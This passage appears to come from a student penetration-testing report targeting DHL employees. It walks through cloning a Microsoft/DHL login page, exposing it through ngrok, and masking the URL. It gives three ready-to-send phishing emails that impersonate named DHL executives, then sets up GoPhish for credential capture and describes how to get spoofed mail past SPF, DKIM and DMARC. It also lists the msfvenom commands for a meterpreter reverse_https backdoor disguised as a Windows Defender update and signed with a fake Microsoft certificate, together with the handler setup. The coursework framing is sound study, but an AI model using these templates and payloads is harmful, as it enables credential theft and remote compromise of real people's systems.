    box-shadow: 0 2px 6px rgba(0, 0, 0, .2);
```

app.css file

```html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="icon" href="assets/favicon.ico" />
    <title>Sign in to your Microsoft account</title>
    <link rel="stylesheet" href="assets/app.css" />
</head>

<body style="background: url('assets/background.jpg') no-repeat; background-size: cover;">
    <section id="section_uname">
```

```
┌──(zafko㉿192)-[~]
└─$ curl -sSL https://ngrok-agent.s3.amazonaws.com/ngrok.asc \
  | sudo tee /etc/apt/trusted.gpg.d/ngrok.asc >/dev/null \
  && echo "deb https://ngrok-agent.s3.amazonaws.com buster main" \
  | sudo tee /etc/apt/sources.list.d/ngrok.list \
  && sudo apt update \
  && sudo apt install ngrok
[sudo] password for zafko:
Sorry, try again.
[sudo] password for zafko:
deb https://ngrok-agent.s3.amazonaws.com buster main
Get:2 https://ngrok-agent.s3.amazonaws.com buster InRelease [20.3 kB]
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [20.6 MB]
Get:4 https://ngrok-agent.s3.amazonaws.com buster/main amd64 Packages [7,468 B]
Get:5 https://ngrok-agent.s3.amazonaws.com buster/main amd64 Contents (deb) [78 B]
Get:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49.3 MB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [267 kB]
```

Ngrok Installation

Having our Clone ready we used Ngrok that we desribed before to tunnel our local machine to a public address that the victim will be able to access. Downloading Ngrok required also creating an account and using a specific authentication token before running it. After that, we started the application and linked our localhost with a specific Ngrok URL.


In another terminal we runed Social Phisher tool and selected the same afformentioned options. Note that first we edited it's "Microsoft" folder adding our new cloned site files. As a result we mapped our localhost with this secific HTTPS URL:

```
ngrok

Protect endpoints w/ IP Intelligence: https://ngrok.com/r/ipinte

Session Status                online
Account                       coolzafko@gmail.com (Plan: Free)
Version                       3.21.0
Region                        Europe (eu)
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://215a-141-237-15-154.ngrok-free.app → http://localhost:8080

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

https://215a-141-237-15-154.ngrok-free.app


Before showing the final result, with one last tool named MaskPhish: https://github.com/jaykali/maskphish and we edited the Ngrok suspicious URL making it look realistic and trustworthy. The final URL is: https://login-microsoftonline-dpdhl-authenticate.com@is.gd/Qw0yQF and is significantly better then all previous ones.


The final cloned login page that the victim will see after clicking the custom link inside the received phishing email is provided below:




Final Cloned Microsoft – DHL Login Page

Below we also provide the screenshots that show how the victims add their credentials and we receive them in our terminal.








5. PHISHING EMAIL CREATION

In DHL's website we found the below information that we could use to trick the employees, even the ones that have studied a lot and are prepared for any incoming phishing attack. We could potentially spoof the below email addreesses which DHL reasures that are the only that employees should trust and will receive legitimate emails from. It also provided us with information on how we could sign realisticly our phishing email. Based on this information, our phishing email could adhere to the original concept of "DHL Microsoft SSO Authentication Expired" prompting the recipient to log in. Alternatively, it could feature the identical login page we created but sent from a spoofed email address, such as `phishing-dpdhl@dhl.com` , or a slightly altered domain using techniques like replacing the English lowercase "l" with the visually similar Greek capital "Ι". More specifically, based on all the above information gathered from the first till this chapter, we crafted three distinct phishing emails, each leveraging different psychological triggers and sender domains. The first email (`it-security@dhl-sso.com`) using a fake email address that we made creates urgency by warning of an expired Microsoft SSO authentication, pressuring the recipient to log in through a fake Microsoft portal to restore access. The second email




Fraudulent Email

Below are some indicators that can help you assess whether the received email is fraudulent.

- Official DHL communication is always sent from @dhl.com, @dpdhl.com, @dhl.de, @dhl.fr, @dhl-news.com or another country domain after @dhl.
  Note! *Be aware of spoofed phishing emails sent from fake email addresses using DHL legitimate domains. In such cases, when the sender appears legitimate, but the email still seems suspicious, always inspect the content of the email for anomalies such as an urgent tone, grammatical errors, unfamiliar URLs or attachments. Please refrain from clicking on any unknown links or opening attachments that seem suspicious.*
- We never use @gmail, @yahoo or other free email services to send emails.
- We never link to a website other than our own starting with for example https://dhl.com/, https://dpdhl.com/, https://dhl-news.com/, or a country/campaign website

From a desktop computer:

Drag & Drop the suspicious email into a new message and send it to phishing-dpdhl@dhl.com **as attachment**. If the "drag & drop" feature is not available in your email client, please follow this guide that includes some of the most used email clients on how to forward email attachments. To effectively shut down the fraudulent service, we need **complete mail headers** which are not included in a forwarded message.




E-Mail Signature

By downloading any file, you accept our Terms and Conditions.

ZIP • 0.04 MB • 07 Jan 25
DHL E-Mail Signature

(phishing-dpdhl@dhl.com) is made by spoofing the real DHL phishing email address and exploits fear, alerting employees to an unauthorized login attempt from Brazil, urging them to verify their identity via the login page we created before. The third email (support@verificationdhl.com) attack could be accomplished by buying an expired DHL domain like the ones we found previously. It mimics a routine corporate compliance request, requiring employees to confirm their credentials or risk temporary account suspension, making it seem like a harmless internal policy update. Each email leads to the same mirrored login page, finally redirecting the victim to the real DHL site, ensuring seamless deception while reducing suspicion. From the original DHL website gathered and downloaded official information like email siganture templates that are provided from the certified dhl team and we crafted wisely our fake emails that we later provided as html code to GoPhish. https://www.dpdhl-brands.com/en/dhl/business-communication



Phishing Email #1: Expired Microsoft SSO Authentication

Subject: DHL Microsoft SSO Authentication Expired – Immediate Action Required
From: DHL IT Support <it-security@dhl-sso.com>
To: [Employee Email]

Dear DHL Team Member,

We have detected an authentication issue with your Microsoft SSO login for the **DHL Employee Portal**. Due to recent security updates, all employees are required to **re-authenticate their Microsoft account** to ensure continued access to company resources.

Note: Your access will be locked in 24 hours if the authentication is not completed!

To prevent any disruption, please re-authenticate your account immediately by logging into the DHL SSO Portal:

Click here to verify your account

This process takes less than **two minutes**, and failure to comply may result in **restricted account access until manual review by IT.**

For security concerns, please contact **DHL IT Security**.

Best regards,

Dr. Thomas Ogilvie
Chief Human Resources Officer & Labor Director
DHL Group, IT Security Department

DHL Headquarters, Charles-de-Gaulle-Str. 20, 53113 Bonn, Germany
Phone: +49 228 182-0 | Fax: +49 228 182-9880 | Mobile: +49 170 978-2000
thomas.ogilvie@dhl.com
www.dhl.com

DHL Business Unit – Excellence. Simply Delivered.

Phishing Email #2: Unusual Login Attempt Detected

Subject: DHL Security Alert: Unusual Login Activity Detected – Immediate Verification Required!
From: DHL Security Team `<phishing-dpdhl@dhl.com>`
To: `[Employee Email]`

Dear DHL Team Member,

We have detected an **unauthorized login attempt** on your DHL corporate account from an unrecognized location.

Login Attempt Details:

- **IP Address:** 203.45.67.89
- **Location:** São Paulo, Brazil
- **Time:** March 10, 2025, 02:34 AM UTC

If this **was not you**, your account may be at risk. As part of our **proactive security policy**, we have placed a **temporary hold on your account** to prevent unauthorized access. To restore access, please verify your identity by logging into the DHL Security Verification Portal:

Click here to verify your account

If you do not confirm your identity within **24 hours**, your account may be permanently locked, and you will need to contact **DHL IT Security** for manual recovery.

For urgent security concerns, please reach out to our team directly.

Best regards,

John Pearson
CEO DHL Express & Global Security Officer
DHL Express Global Security Division

DHL Headquarters, Charles-de-Gaulle-Str. 20, 53113 Bonn, Germany
Phone: +49 228 182-0 | Fax: +49 228 182-9880 | Mobile: +49 170 978-5000
john.pearson@dhl.com
www.dhl.com

DHL Business Unit – Excellence. Simply Delivered.

Phishing Email #3: Identity Verification Required

Subject: DHL Identity Verification Required – Action Needed
From: DHL Verification Team <support@verificationdhl.com>
To: [Employee Email]

Dear DHL Team Member,

As part of our **annual security compliance process**, all DHL employees are required to **confirm their account details** to maintain secure access to DHL internal applications.

Why am I receiving this email?
To ensure compliance with our security policies and verify active accounts, we are conducting a standard **identity confirmation process**.

What do I need to do?
Please log in to the **DHL Verification Portal** and confirm your account details:

Complete Identity Verification

Deadline: If you do not complete this verification within **48 hours**, your access to DHL internal tools may be **temporarily suspended** until reviewed by IT.

If you require further assistance, please reach out to our verification support team.

Best regards,


Dr. Tobias Meyer
Chairman of the Board of Management & Group CEO
DHL Group, Corporate Security & Compliance Division
DHL Headquarters, Charles-de-Gaulle-Str. 20, 53113 Bonn, Germany
Phone: +49 228 182-0 | Fax: +49 228 182-9880 | Mobile: +49 170 978-1000
tobias.meyer@dhl.com
www.dhl.com

DHL Business Unit – Excellence. Simply Delivered.


system. Unauthorized publication, use, dissemination, forwarding, printing, or copying of this email and its attachments is strictly prohibited.

6. GOPHISH CONFIGURATION WITHOUT CAMPAIGN LAUNCHING


The last phase of our attack was to gather all the information and to configure our phishing DHL campaign in the GoPhish tool. We started by downloading the specific tool from GitHub https://github.com/gophish/gophish and login in at the server it created for us at https://127.0.0.1:3333 using the given password. Inside the GoPhish GUI we started crafting our campaign.




First, we navigated to the "Users & Groups" section to create a group and add our recipients. For this example, we used a single recipient (paul.hilton@hdl.com) identified earlier through the Hunter.io email harvesting tool. However, as discussed in Chapter 3, by utilizing similar tools, either with a subscription or by combining multiple free plans, we could have uploaded a CSV file containing all targeted email addresses for our phishing campaign.




Next, we proceeded to the "Email Templates" section, where we drafted our phishing email using content from the three emails, we previously created in Chapter 5. While DHL's original email signature does not contain images, banners, or any sophisticated design elements, HTML formatting was necessary to ensure an authentic appearance. This allowed us to accurately replicate the original email's fonts, layout and color scheme for realism. Below, we provide the HTML code used to recreate Email #3, which we then configured within GoPhish. As a result for the sender's email address, we could have used any address for this attack but in our case, we chose support@verificationdhl.com, simulating ownership of the domain name to enhance credibility.



After adding our phishing page, we selected the "Landing Page" option in GoPhish and inserted the HTML code of the mirrored fake login page we created in Chapter 4. At this stage, we also attempted to import the real DHL Microsoft login page. Although the preview did not display any HTML code or load properly, similar to how we could preview emails before sending them, GoPhish still managed to duplicate it with remarkable accuracy, closely resembling the original. Had the cloning process worked flawlessly, we would have simply needed to check the "Capture Submitted Data" and "Capture Passwords" options, eliminating the need for complex manual setups. If we had used GoPhish from the start, many of the steps we took in Kali Linux would have been unnecessary. GoPhish automatically provided a public-facing phishing link, removing the need for Ngrok or manual port forwarding. Instead of troubleshooting tools like SET, Social Phish, BlackEye, and Zphisher, GoPhish allows for a seamless import of phishing pages and direct credential capture. We also wouldn't have to use tools like MaskPhish for URL obfuscation, as GoPhish supports domain customization, making the phishing link appear more legitimate.




Regarding the redirection page, since the goal is to make the target sign in through our custom mirror login page, we can then redirect them to the official DHL employee portal (group.dhl.com) or even the DHL Cybersecurity subdomain (Cybersecurity at DHL). This approach makde the attack appear more authentic, mimicking how a real security department might operate. After all, no cybercriminal would guide their victims on how to avoid falling for such attacks after exploiting them, making our attack unsuspicious.



After configuring the "Sending Profiles" section, we enter the sender's email address (support@verificationdhl.com), along with its SMTP host (mail.verificationdhl.com:587). The standard SMTP port for TLS (STARTTLS) is 587, which is commonly used for secure email transmission. If we were sending emails via Outlook, for instance, we would use smtp-mail.outlook.com:587 instead. Once all the required fields are filled, our setup is complete, but we ensure that we do not press "Send Test Email" at this stage.

Next, we navigated to the "Campaigns" section to create a new phishing campaign. We used the same names we previously assigned for the campaign name, email template, landing page, sending profile and target groups to maintain consistency. In the "URL" field, we input the GoPhish server address (https://127.0.0.1), ensuring that the campaign is linked to our local GoPhish instance. As a final precaution, we do not press "Launch Campaign", as this would immediately execute the phishing attempt, which should only be done under controlled and authorized conditions.



Below we explore both theoretical and practical approaches to email spoofing in GoPhish: This technique requires an understanding of SMTP authentication and how email security mechanisms can be circumvented. While GoPhish itself does not natively spoof emails, as we showed already it allows for the configuration of a custom SMTP sender address. To configure this, we could go to GoPhish's "Sending Profiles" section, create a new SMTP profile, enter a spoofed email address (e.g., phishing-dpdhl@dhl.com) in the "From" field,

and set up an SMTP server that permits spoofing. However, modern email providers (Gmail, Outlook, AWS SES, SendGrid) implement SPF, DKIM and DMARC policies to detect and block unauthorized emails. If a recipient's domain has strict email authentication, the spoofed message will likely be flagged as spam or rejected. In cases where the target domain's security settings are weak, the email is more likely to be delivered successfully without suspicion [4], [5].

To bypass these restrictions, we could exploit misconfigurations in email servers. Open relay SMTP servers, self-hosted email servers (ex. Postfix, Exim, Sendmail) and third-party SMTP relays can be leveraged to send emails from unauthorized addresses. For example, SMTP2Go and AnonAddy allow sending emails from arbitrary sender addresses by using custom SMTP relay configurations, making them useful in penetration testing [7]. `ESpoofing`, an advanced email fuzzing tool, is specifically designed to generate test samples for email sender spoofing attacks, identifying weaknesses in authentication-related headers (SPF/DKIM/DMARC) and testing how different mail servers handle spoofed sender fields. Additionally, `Zaqar EmailSpoofer` is a specialized email spoofing tool that enables penetration testers to simulate phishing attacks by forging sender identities while bypassing weak security controls.

Scientific studies have highlighted the challenges and vulnerabilities associated with email authentication mechanisms. For instance, the paper "Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender Spoofing Attacks" [8] systematically analyzes the transmission of emails and identifies a series of new attacks capable of bypassing SPF, DKIM, DMARC, and user-interface protections. The study emphasizes that the effectiveness of these protocols heavily relies on their correct implementation and alignment across various services.

7. INTRODUCTION Q2

In the following chapters, we explored the practical design, implementation and deployment of a custom backdoor payload engineered to evade modern security defenses. Beginning with Chapter 8, we document our attempt to generate a stealthy payload using `Veil-Evasion` and `Metasploit` and analyze our decision-making process behind selecting `reverse_https` for more effective evasion and stability. We also demonstrate key evasion techniques such as strategic renaming, signing and packaging of the payload to improve credibility and reduce the likelihood of detection. Chapter 9 focuses on delivering the backdoor via a local Apache web server, simulating real-world phishing and social engineering scenarios. In Chapter 10, we expand on multiple delivery mechanisms, including phishing emails, BadUSB attacks and MITM injections using `Bettercap`, each adapted to bypass user awareness and network-level defenses. While conventional evasion methods were partially successful, we note that even well-disguised executables (e.g., `WindowsSecurityUpdate.exe`) were still flagged by Windows Defender and Kaspersky. Therefore, in Chapter 11, we shift to an advanced post-exploitation scenario by capturing webcam snapshots using `meterpreter` commands, confirming our remote access. Finally, in Chapter 12, we present a highly evasive, zero-day-like PowerShell-based attack chain that captures and exfiltrates webcam images without relying on external tools, elevated privileges or conventional malware signatures bypassing both Defender and Kaspersky entirely.

This progression highlights the growing need for advanced detection methods as traditional defenses prove insufficient against stealthy, modular and native attacks.


8. CREATE BACKDOOR - PAYLOAD

We started by using the `Veil-Evasion`: https://github.com/Veil-Framework/Veil tool in our Kali Linux machine to create a backdoor. This tool allows to generate a Windows executable that evades detection by common antivirus products. However, we encountered multiple errors and debugging issues while downloading `Veil`, which led sadly to the loss of our Kali machine. Fortunately, we had taken a snapshot, that allowed us to restore the system and continue our work.


Moving forward, we present our approach analytically which we implemented using the `Metasploit` framework to execute arbitrary script of shellcode. Running `Veil`, we selected the first option, `Evasion` by typing: `use 1` since our primary focus was bypassing security measures rather than offensive payload delivery, which is the focus of the `Ordnance` option. Both approaches are valuable, but evasion is more suited to our objectives. After selecting the `evasion` mode, we examined the list of available ready-made payloads and chose the `python/meterpreter/rev_https.py` option.

Another option could have been `powershell/meterpreter/rev_tcp.py`, but the decision was made based on the differences between `reverse_tcp` and `reverse_https` payloads. The `reverse_tcp` payload uses a raw TCP connection, making it faster but also easily detectable as it lacks encryption. If a firewall blocks outbound connections on the selected port, the payload will fail. In contrast, `reverse_https` uses HTTPS over port 443, allowing it to blend in with normal web traffic. This makes it stealthier and more capable of bypassing many firewalls and network monitoring tools, though it introduces slight overhead due to encryption, making it marginally slower [9].

The structure of these payloads follows a pattern where the first part represents the programming language, the second part defines the type of payload and the third specifies the communication method. After selecting the payload inside `Veil`, we set the local host IP address by running `ifconfig` to find our machine's IP and then entered `SET LHOST 192.168.2.11` . Next, we defined the listening port with `SET LPORT 4444` and proceeded with: `generate` to create the payload using `Veil's evasion` techniques. Due to previous technical difficulties, we implemented and showcase below a similar strategy using `Metasploit` and specifically the `msfvenom` tool.




As demonstrated in the screenshots, we opened `Metasploit` and ran the following command:




```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.2.11 LPORT=4444 -f exe -o /home/zafko/Desktop/WinDefenderUpdate.exe
```

This command generated a Windows executable payload using the `meterpreter reverse_https shell`. The choice of the name "WinDefenderUpdate" was deliberate, as it aligns with a later phase where we attempted different delivery methods to the victim, one of which involved phishing via email instructing the target to update Windows Defender. Another method involves crafting a payload that downloads automatically whichever website the victim visits using the `Bettercap` tool. At this stage, we created the payload and saved it on the desktop for further deployment. To enhance stealth, the executable file could be concealed within an MSI package, as Windows updates are typically distributed in MSI format. This can be achieved using the command:





```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.2.11 LPORT=443 -f msi > DefenderUpdate.msi
```

Additionally, signing the payload could improve its credibility, as Windows generally trusts signed binaries more than unsigned ones. To generate a fake Microsoft certificate, we executed:





```
openssl req -newkey rsa:2048 -x509 -keyout fake-microsoft.key -out fake-microsoft.crt -days 365
```

Once the certificate was created, it was converted to PKCS12 format using:




```
openssl pkcs12 -export -out fake-microsoft.pfx -inkey fake-microsoft.key -in fake-microsoft.crt -name "Windows Defender Update"
```




Finally, the `.msi` file was signed with the fake certificate to make it appear more legitimate:

```
osslsigncode sign -pkcs12 fake-microsoft.pfx -pass microsoft123 -n "Windows Defender Update" -i "http://www.microsoft.com" -in DefenderUpdate.msi -out DefenderUpdate_signed.msi
```


More steps could be taken to make the payload appear even more legitimate. For instance, changing its icon to resemble a trusted Windows application, such as Windows Defender or a system update, could help it blend in and appear harmless. This could be achieved using the `Resource Hacker` tool to modify the icon of the `.exe` file. Also renaming the payload to

something like `WindowsSecurityUpdate.exe` and placing it in `C:\Program Files\Windows Defender\` could further enhance credibility. Another technique involves metadata spoofing to alter file properties such as company name, version and description using the `Sigcheck` tool. To evade detection during transfer, the payload can finally be compressed into a password-protected ZIP file, preventing antivirus software from scanning it [3], [9].

Similarly, another payload is created in `.exe` format, specifically designed for our next method using a Man-in-the-Middle (MITM) attack, which will be detailed later. In this case, we rename the payload accordingly "`WindowsUpdateMarch2025.exe`".



After having configured our payload, we proceeded to start the `Metasploit` listener. While this step could have been performed during the execution phase in Chapter 11, we chose to complete it at this stage as the last step before uploading our backdoor to the local `Apache` server. Since our previous session had been closed, we had to generate a new payload with our updated IP address: 192.168.2.23. This was necessary because IP addresses can change when rebooting a machine or reconnecting to a network, and our payload needed to match the correct `LHOST` for a successful connection.



To set up the listener, we used the command `use exploit/multi/handler`, which loaded the multi-handler module in `Metasploit`. This module functioned as a listener, waiting for incoming connections from the compromised machine. It was essential to establish control over the target system once the payload was executed. We then configured the handler to match the payload we had previously created with `msfvenom` by setting

`set payload windows/meterpreter/reverse_https`.

This ensured that `Metasploit` was listening for connections using the correct protocol (HTTPS) and method (reverse shell).

Following this, we specified the local host IP and port, ensuring they matched the values used during payload creation: `set LHOST 192.168.2.23` and `set LPORT 443`. Since we had restarted our Kali machine and resumed our attack on a different day, our IP address had changed. This required us to reconfigure and recreate our payload to ensure it correctly connected back to our new IP address. Aligning the payload's configuration with the listener's settings was crucial for establishing a successful connection.

9. UPLOAD BACKDOOR TO LOCAL APACHE SERVER

